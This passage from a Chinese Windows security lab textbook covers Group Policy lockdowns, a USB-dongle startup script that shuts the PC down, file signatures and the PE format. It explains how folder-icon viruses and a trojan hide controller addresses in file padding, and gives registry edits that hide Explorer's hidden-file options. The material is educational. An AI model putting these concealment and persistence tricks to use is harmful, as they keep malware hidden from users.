② 隐藏“我的电脑”中指定的驱动器：“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”项，启用“隐藏‘我的电脑’中的这些指定的驱动器”策略，并在列表框中选择一个驱动器或几个驱动器。

③ 防止从“我的电脑”访问驱动器：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”项，启用“防止从‘我的电脑’访问驱动器”策略，并在列表框中选择一个驱动器或几个驱动器。

④ 禁止使用命令提示符：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“系统”项，启用“阻止访问命令提示符”策略，并选择“也停用命令提示符脚本处理”项。

⑤ 禁止更改显示属性：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“控制面板”→“显示”项，可根据需要启用“隐藏桌面选项卡”、“隐藏主题选项卡”、“隐藏保护程序选项卡”、“隐藏设置选项卡”等策略，来隐藏相关属性的选项卡，用户将无法再对桌面属性进行更改。

⑥ 禁用注册表编辑器：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“系统”项，启用“阻止访问注册表编辑工具”策略，禁止用户启动注册表编辑器。

⑦ 禁止访问控制面板：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“扩展面板”项，启用“禁止访问控制面板”策略。此后用户不能使用 Control. exe 启动控制面板，“开始”菜单和资源管理器中将删除“控制面板”项。

⑧ 禁用添加/删除程序：在“组策略编辑器”中，展开“用户配置”→“管理模板”→“添加或删除程序”项，启用“删除‘添加/删除程序’策略，用户将无法运行“添加/删除程序”。

⑨ 限制使用应用程序：展开“系统”项，启用“只运行许可的 Windows 应用程序”策略，添加允许运行的应用程序。

⑩ 隐藏在控制面板中指定的图标：展开“控制面板”项，启用“隐藏指定的控制面板程序”策略，添加相应的图标。

⑪ 禁用 Ctrl+Alt+Del 快捷键：展开“系统”→Ctrl+Alt+Del 项，启用相应的策略，如“删除‘任务管理器’”。

⑫ 删除开始菜单中的“关机”图标：展开“任务栏和「开始」菜单”项，启用“删除和阻止访问“关机”命令”策略。

⑬ 隐藏桌面上所有图标：展开“桌面”项，启用“隐藏和禁用桌面上所有的项目”策略。

(7) 账户策略。

① 密码策略的设置：在“组策略编辑器”中，展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”，强制密码历史、密码最长使用期限、密码最短使用期限、密码长度最小值。

② 账户锁定策略：在“组策略编辑器”中，展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“账户锁定策略”项，为保护账户安全而将此账户进行锁定，使之在一定时间内不能再次登录，从而挫败连续的猜解尝试。

③ 用户权限指派：在“组策略编辑器”中，展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权限指派”。

✍ 从网络访问此计算机：确定哪些用户和组能够通过网络连接到该计算机。许多网络协议(如 HTTP)都要求该用户权利。默认情况下为 Everyone(任何人)安全组授予权限。建议删除 Everyone 组。

✍ 装载和卸载设备驱动程序：确定哪些用户有权安装和卸载设备驱动程序。默认情况下 Print Operators 组有此权限。建议此权限只授予 Administrators 组。

✍ 还原文件及目录：允许用户在恢复备份的文件或文件夹时，避开文件和目录的许可权限，并且作为对象的所有者设置任何有效的安全主体。建议此权限只授予 Administrators 组。

(8) 启动/关机、登录/注销脚本。

启动脚本是用户登录之前运行的批文件，关机脚本是计算机关机之前运行的批文件，脚本程序只运行一次。登录/注销脚本：在用户登录对话框出现后，用户登录系统或从系统注销时运行，每次登录/注销时都运行一次。

利用启动脚本制作 Windows 系统开机的加密狗。所谓的开机加密狗是为了避免他人随便开启自己的计算机查看私密信息。U 盘加密狗是让计算机只有在插入特定的 U 盘后才能启动，否则启动后即自动关机。具体步骤如下。

① 插上 U 盘或者其他移动存储设备。

② 在 U 盘根目录下创建一个任意类型的文件如文本文件，取名为“加密.txt”。

③ 在计算机上任意位置新建一个文本文件，假设 U 盘的驱动器盘符为 J，在这个文本文件中输入如下内容：

```
if not exist J:加密.txt shutdown -s -t 10 -c        "你无法使用该计算机"
```

这句话的意思是如果 U 盘中不存在“加密.txt”这个文件，则在 10 秒后关闭该计算机，并显示“你无法使用该计算机”提示信息，其中 shutdown 是 cmd 命令，其参数解释如表 4-2 所示。

表 4-2 shutdown 参数说明

-i	显示 GUI 界面，必须是第一个选项
-l	注销(不能与选项“-m”一起使用)
-s	关闭此计算机
-r	关闭并重启动此计算机
-a	放弃系统关机
-m \\computername	远程计算机关机/重启动/放弃
-t xx	设置关闭的超时为 xx 秒
-c "comment"	关闭注释(最大 127 个字符)
-f	强制运行的应用程序关闭而没有警告
-d [u][p]:xx:yy	关闭原因代码
	u 是用户代码
	p 是一个计划的关闭代码
	xx 是一个主要原因代码(小于 256 的正整数)
	yy 是一个次要原因代码(小于 65536 的正整数)

输入完成后，修改文件扩展名为“.bat”，取名为“test.bat”。

④ 打开组策略编辑器，展开“计算机配置”→“Windows 设置”→“脚本(启动/关机)”，然后在右边的框中双击“启动”项，并将刚才建立的批处理文件添加到启动脚本列表中，单击“确定”并退出就可以了，如图 4-13 所示。

在开机时插入 U 盘才能启动计算机并进入系统，否则将出现提示并在指定时间内关闭计算机。值得注意的是开机前就插上 U 盘，有可能造成部分计算机无法正常启动的情况，则需要在显示出 Windows 的启动画面后再插入制作的加密狗。U 盘遗失情况下的解决办法如下。



图 4-13 “启动 属性”对话框

① 如果时间足够多,可以在运行中输入“shutdown -a”来解除关机指令。

② 备份 U 盘中的文件到其他地方,当 U 盘丢失时将“加密.txt”文件复制到新 U 盘。

③ 将计算机启动到安全模式下将启动脚本删除,因为在安全模式下是不会加载开机脚本的。

6．思考题

分析注册表和组策略之间的区别和联系。

实践5 文件类型

1. 实践目的

理解文件格式，掌握文件查看方式。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP、Windows 7 或 Windows 8 等操作系统。

（2）实践工具：Winhex. exe，Restorator 2007，文件属性时间修改器。

3. 名词解释

（1）**文件系统**：操作系统用于明确磁盘或分区上的文件的方法和数据结构，即在磁盘上组织文件的方法。

（2）**文件类型**：即文件格式，是指计算机为了存储信息而使用的对信息的特殊编码方式，是用于识别内部存储的资料。

（3）**文件属性**：包括文件类型、长度、位置、存储类别、建立时间、访问时间等，通过 attrib 命令修改文件的只读属性、存档属性、系统属性、隐藏属性等。

（4）**文件扩展名**：是操作系统用来标志文件格式的一种机制。通常来说，一个扩展名是跟在主文件名后面的，由一个分隔符分隔。

（5）**文件图标**：图标是文件的形象化标识，系统会依据已知文件的扩展名，赋予不同类型文件不同的形象化图标，也就是说图标随扩展名的变化而改变。扩展名和图标的对应关系存储在注册表中。

（6）**可执行文件**：Windows 操作系统中的二进制可执行文件(executable file)具有“单独运行”、“有生命”的特性。可执行文件是可移植可执行(PE)文件格式的文件，它可以加载到内存中，并由操作系统加载程序执行。主要包括：*. exe，即单独执行文件(. COM 文件)；*. dll，即动态链接库，程序模块；*. sys，即内核驱动文件。

（7）**文件关联**：将一种类型的文件与一个可以打开它的程序建立起一种依存关系。如位图文件(BMP 文件)在 Windows 中的默认关联程序

是“画图”程序。默认关联可以修改。

4. 预备知识

1）文件系统

操作系统中负责管理和存储文件信息的软件机构称为文件管理系统，简称文件系统。文件系统由三部分组成：与文件管理有关的软件，被管理文件，以及实施文件管理所需的数据结构。从系统角度来看，文件系统是对文件存储器空间进行组织和分配，负责文件存储并对存入的文件进行保护和检索的系统。具体地说，它负责为用户建立文件，存入、读出、修改、转储文件，控制文件的存取，当用户不再使用时撤销文件等。

基于 MS-DOS，Windows 95 等系统都采用了 FAT16 文件系统。在 Windows 9X 下，FAT16 支持的分区最大为 2GB，存储效率较低。随着计算机硬件和应用的不断提高，推出了增强的文件系统 FAT32。FAT32 最大的优点是可以支持的磁盘大小达到 32GB，但是不能支持小于 512MB 的分区。

NTFS 文件系统是一个基于安全性的文件系统，是 Windows NT 所采用的独特的文件系统结构，它是建立在保护文件和目录数据基础上，同时照顾节省存储资源、减少磁盘占用量的一种先进的文件系统，支持的磁盘大小达到 2TB，可以更有效率地管理磁盘空间。Ext2 和 Ext3 是 GNU/Linux 系统中标准的文件系统。

2）文件类型

对于硬盘机或任何计算机存储来说，有效的信息只有 0 和 1 两种，即任何一个存储在计算机上的文件都可以认为是由最基本的 0 和 1 组成的。有些文件格式被设计用于存储特殊的数据，例如：图像文件中的 JPEG 文件格式仅用于存储静态的图像，而 GIF 既可以存储静态图像，也可以存储简单动画；PDF 格式则可以存储内容丰富的，图文并茂的文本。

同一个文件格式，用不同的程序处理可能产生截然不同的结果。例如 Word 文件，用 Microsoft Word 观看的时候，可以看到文本的内容，而以无格式方式在音乐播放软件中播放，产生的则是噪声。一种文件格式对某些软件会产生有意义的结果，对另一些软件来说，就像是毫无用途的数字垃圾。


操作系统一般以文件扩展名来识别对应的文件类型，启动对应的应用程序，如果更改文件扩展名会导致系统误判文件格式而打开失败，参见 HKEY_CLASSES_ROOT 的实践。

WinHex.exe 工具以 0 和 1 数据流方式，能打开所有类型的文件，以数据流或元数据的形式显示文件内容，如图 5-1 所示。

WinHex 显示的时候是十六进制，一位十六进制相当于 4 位二进制，两位十六进制相当于 8 位二进制即一个字节，每个字节即对应一个地址。offset 一列是行标，0～F 一行是列标，行标和列标便组成了地址。如 6BFA3003 这个地址，其行标便是 6BFA3000，列标为 3。图 5-1(a)所示为 exe 文件的数据流，开始处的两个字节 MZ(4D 5A)即是.exe 文件特征签名（幻数：magic number）。图 5-1(b)所示为 GIF 文件的数据流，开始处的 6 个字节 GIF89a (474946383961)即是 GIF 文件特征签名，文件特征签名不随文件扩展名的改变而改变，应用程序往往利用特征签名来判断文件是否完整和有效，例如人为地将 txt 文件改为 exe 文件，系统报“不是有效的程序”的错误。

如果软件打开或读取已存在的文件，系统会自动修改文件的访问时间，安全软件或还原

软件通常依据建立时间和访问时间来进行痕迹追踪。利用工具“文件属性时间修改器”修改文件的各个属性，如图 5-2 所示。



(a)

(b)

图 5-1 文件数据流显示



图 5-2 文件属性时间修改器

Windows 操作系统的文件图标是根据文件扩展名读取的，读取.txt 扩展名的文件图标和类型描述信息步骤如下。

(1) .txt 扩展名的文件图标，通过注册表项 HKCR/.txt 找到该类型为 txtfile。

(2) 通过 HKCR/txtfile 得到它的描述信息是“文本文档”(也可能会显示为 Text Document)。

(3) 通过 HKCR/txtfile/DefaultIcon 得到该类型的默认图标的文件和图标索引信息。

默认＝%SystemRoot%\system32\shell32.dll，－152。

.txt 的文件默认图标在 shell32.dll，索引为 152。

(4) 利用系统 API 函数 ExtractIconExW 将图标提取出来。

利用 Restorator 2007 工具可以查看和编辑已编译 EXE 程序文件的资源，即 Restorator 是一个与应用程序的 Windows 资源及应用程序构成打交道的工具(PE 文件及 RES 文件)。Restorator 可以更新、增加和删除如文本、图像、图标、声音、视频、版本号、对话框及菜单等的任何应用程序中的资源。将 shell32.dll 载入 Restorator 2007 工具，展开界面右侧资源树中的图标，查看索引为 152 的图标，如图 5-3 所示。



图 5-3 Restorator 显示 shell32.dll 资源

3) 文件夹病毒

Restorator 2007 工具可以修改任何应用程序中的显示图标，且不影响程序的运行，也就是说文件的图标与文件的扩展名并不需要一一对应。基于此，文件夹病毒的图标伪装为文件夹图标，使其看起来像一个文件夹，欺骗用户双击运行，因此很具有迷惑性，如图 5-4 所示。

图 5-4 中上部显示原正常的文件夹被隐藏，而下部是建立的同名 exe 文件夹(扩展名 .exe 隐藏了)，当单/双击这些假冒的文件夹时，就会先激活病毒，然后打开正常文件夹，表面上一切正常。

该病毒主要通过 U 盘来传播。当被感染的计算机接入 U 盘后，病毒会遍历移动磁盘根目录下的文件夹，衍生自身到移动磁盘根目录下，更名为检测到的文件夹名称，修改原文件夹属性为“隐藏”，同时建立同名的 exe 文件夹，并建立 autorun.inf 自动播放文件和 Recycled.exe 的病毒文件，使用户在其他未感染的计算机中使用移动磁盘打开其文件夹时运行病毒，以达到病毒随移动磁盘传播的目的。



图 5-4　文件夹病毒

该类病毒的变种很多，其中一种病毒被激活后，会将自身复制到如图 5-5 所示的目录下，并改名为 svchost.exe，同时修改注册表的自启动项和其他表项，达到病毒随系统启动而自启动的目的。




图 5-5　文件夹病毒的目录


图 5-5 所示的病毒存放目录被故意设置得很深，使手工排查很困难。一般来说，在双击 exe 文件夹之前一般不会感染到本地计算机。系统默认隐藏已知文件的扩展名，这可能引发诸如文件夹病毒安全问题，通过文件夹选项里的“查看”选项来显示，勾选“显示所有文件和文件夹”的同时还需去掉“隐藏受保护的操作系统文件”选项，如图 5-6(a)所示，则对应的扩展名显示出来，如图 5-6(b)所示。

文件夹病毒通常会不断地循环修改注册表键值来隐藏“文件夹选项”菜单，这也是计算机变慢的原因，在高级篇中将介绍它的原理。恢复方法如下。

(1) 组策略：展开“用户设置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”，双击右侧的“从工具菜单中删除文件夹选项”菜单，随后在弹出的对话框中选择“已启用”选项则可以隐藏文件夹选项，如果选择“未配置”或“已禁用”，则可以显示文件夹选项。



(a)



(b)

图 5-6 文件夹选项

部分 Windows 7 操作系统默认安装时“工具”菜单中没有“文件夹选项”子菜单。

(2) 注册表：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在 Explorer 主键下的右窗口将 NoFolderOptions(键值类型为二进制)删除或将键值“01 00 00 00”修改为“00 00 00 00”，系统重启后“文件夹选项”菜单重现。

HKEY-CURRENT-USER \software\microsoft\windows\currentversion\ policies\explorer 分支，在右侧窗口中找到 nofilemenu 键，将键值修改为“0”，或者删除该键。

也可能禁用了组策略和注册表编辑器，那么重启计算机进入“安全模式”进行修改。

4) 可执行文件

Windows 操作系统中的可执行文件(executable file)是 PE 文件格式的文件，它可以加载到内存中，并由操作系统加载程序执行。文件标志：5A 4D (MZ)。

Windows 系统下可执行文件扩展名主要为.exe、.dll、.sys 这三种。

(1) *.exe：单独执行文件(.COM 文件)。

(2) *.dll：动态链接库，程序模块。

(3) *.sys：内核驱动文件。

它们的文件结构一致，统一称为 PE 文件，如图 5-7 所示。程序中的不同部分分成各种节区(Section)，DOS MZ header 和部分 PE header 的大小是不变的，DOS stub 部分的大小是可变的。一个 PE 文件至少需要两个 Section，一个存放代码，另一个存放数据。NT 上的 PE 文件基本上有 9 个预定义的 Section，分别为.text、.bss、.rdata、.data、.rsrc、.edata、.idata、.pdata 和.debug。一些 PE 文件中只需要其中的一部分 Section，以下是通常的分类。

(1) 执行代码 Section，通常命名为.text (MS)。

(2) 数据 Section，通常命名为.data、.rdata 或.bss(MS)。

```
DOS MZ header
DOS stub
PE header
Section table
Section 1
Section 2
Section ...
Section n

Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 E0 00 00 00  ............à...
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  EC 85 5B A1 A8 E4 35 F2  A8 E4 35 F2 A8 E4 35 F2  ì.[¡¨ä5ò¨ä5ò¨ä5ò
00000090  6B EB 3A F2 A9 E4 35 F2  6B EB 55 F2 A9 E4 35 F2  kë:ò©ä5òkëUò©ä5ò
000000A0  6B EB 68 F2 BB E4 35 F2  A8 E4 34 F2 63 E4 35 F2  këhò»ä5ò¨ä4òcä5ò
000000B0  6B EB 6B F2 A9 E4 35 F2  6B EB 6A F2 BF E4 35 F2  këkò©ä5òkëjò¿ä5ò
000000C0  6B EB 6F F2 A9 E4 35 F2  52 69 63 68 A8 E4 35 F2  këoò©ä5òRich¨ä5ò
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  50 45 00 00 4C 01 03 00  87 52 02 48 00 00 00 00  PE..L....R.H....
000000F0  00 00 00 00 E0 00 0F 01  0B 01 07 0A 00 78 00 00  ....à........x..
```

图 5-7　PE 文件格式

(3) 资源 Section，通常命名为.edata。

(4) 输入数据 Section，通常命名为.idata。

(5) 调试信息 Section，通常命名为.debug。

资源节区(Section)用于放置各种资源，如菜单、对话框、位图、光标、图标和声音等，资源是 Win32 可执行文件的标准组成部分，而且是非常重要的组成部分，它的格式是固定的。

用 WinHex 查看某个木马服务器 server.exe 文件中的信息，包括秘密存储的、加密后的控制端 IP 地址和端口以及通信密码等信息，如图 5-8 所示，server.exe 文件尾部数据正常情况下是些无用的填充数据“50 41 44 44 49 4E 47…”(PADDING…)或全 00，用于文件对齐，而木马利用这些区域存储秘密信息。图 5-8 中所示的“41 41 41 41 41 41”(6 个 A，文件偏移地址 23E90)是用于定位的特征码，也就是说 6 个 A 后的数据就是加密后的控制端 IP 地址和端口以及通信密码等信息(mt-M19…)。一般流程如下。

```
WinHex - [Server.exe]
文件(F) 编辑(E) 搜索(S) 位置(P) 视图(V) 工具(T) 专家(I) 选项(O) 窗口(W) 帮助(H)
Server.exe

Server.exe
C:\bin\新建文件夹\启动项强
File size:            144 KB
                147,456 bytes
Default Edit Mode
State:              original
Undo level:                0
Undo reverses:           n/a
Creation time:    2012-09-05
                    15:10:28
Last write time:  2012-09-05
                    15:16:04
Attributes:                A

Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00023E50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00023E60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00023E70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00023E80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00023E90  41 41 41 41 41 41 6D 74  2D 4D 6C 39 65 51 6F 63  AAAAAAmt-Ml9eQoc
00023EA0  53 4C 6C 39 65 4E 6D 4E  43 53 6D 61 61 3D 00 50  SLl9eNmNCSmaa=.P
00023EB0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023EC0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023ED0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023EE0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023EF0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023F00  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
00023F10  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
```

图 5-8　server.exe 文件尾部数据

(1) 木马 server.exe 启动。

(2) 将 server.exe 文件以二进制数据流的格式读入内存。

(3) 从文件尾开始向前查找特征码 6 个 A，如果找到，则解密其后的加密字符串，得到控制端 IP 地址、端口和通信密码等信息，否则直接退出。

(4) 解密成功,则主动发起与控制端的网络连接。

Windows 根目录的位置下存放着系统可执行文件,如 C:\windows、C:\windows\system32 和 C:\windows\drivers 等。Windows 基本系统可执行文件有:

(1) Services. exe:系统服务的管理工具。

(2) Lsass. exe:本地的安全授权服务。

(3) Explorer. exe:资源管理器。

(4) Spoolsv. exe:将文件加载到内存中以便以后打印。

(5) Svchost. exe:用来运行动态链接库 DLL 文件,从而启动对应的服务。Svchost. exe 进程可以同时启动多个服务。

(6) smss. exe:会话管理子系统,负责启动用户会话。

(7) csrss. exe:子系统服务器进程。

(8) winlogon. exe:管理用户登录。

(9) internat. exe:托盘区的拼音图标。

5. 实践操作及步骤

1) 修改文件夹选项

(1) 使文件夹选项中"隐藏受保护的操作系统文件"选项不可见。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\
SuperHidden]
```

新建键值:字串:"Type"="checkbox2"。

原键值:字串:"Type"="checkbox"。

(2) 使文件夹选项中"显示隐藏文件和文件夹选项"不可见。

删除注册表键值:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\
Hidden\SHOWALL]
```

注册表键值:"CheckedValue"。

类型:DWORD,值:"1"。

2) 修改文件时间属性和图标

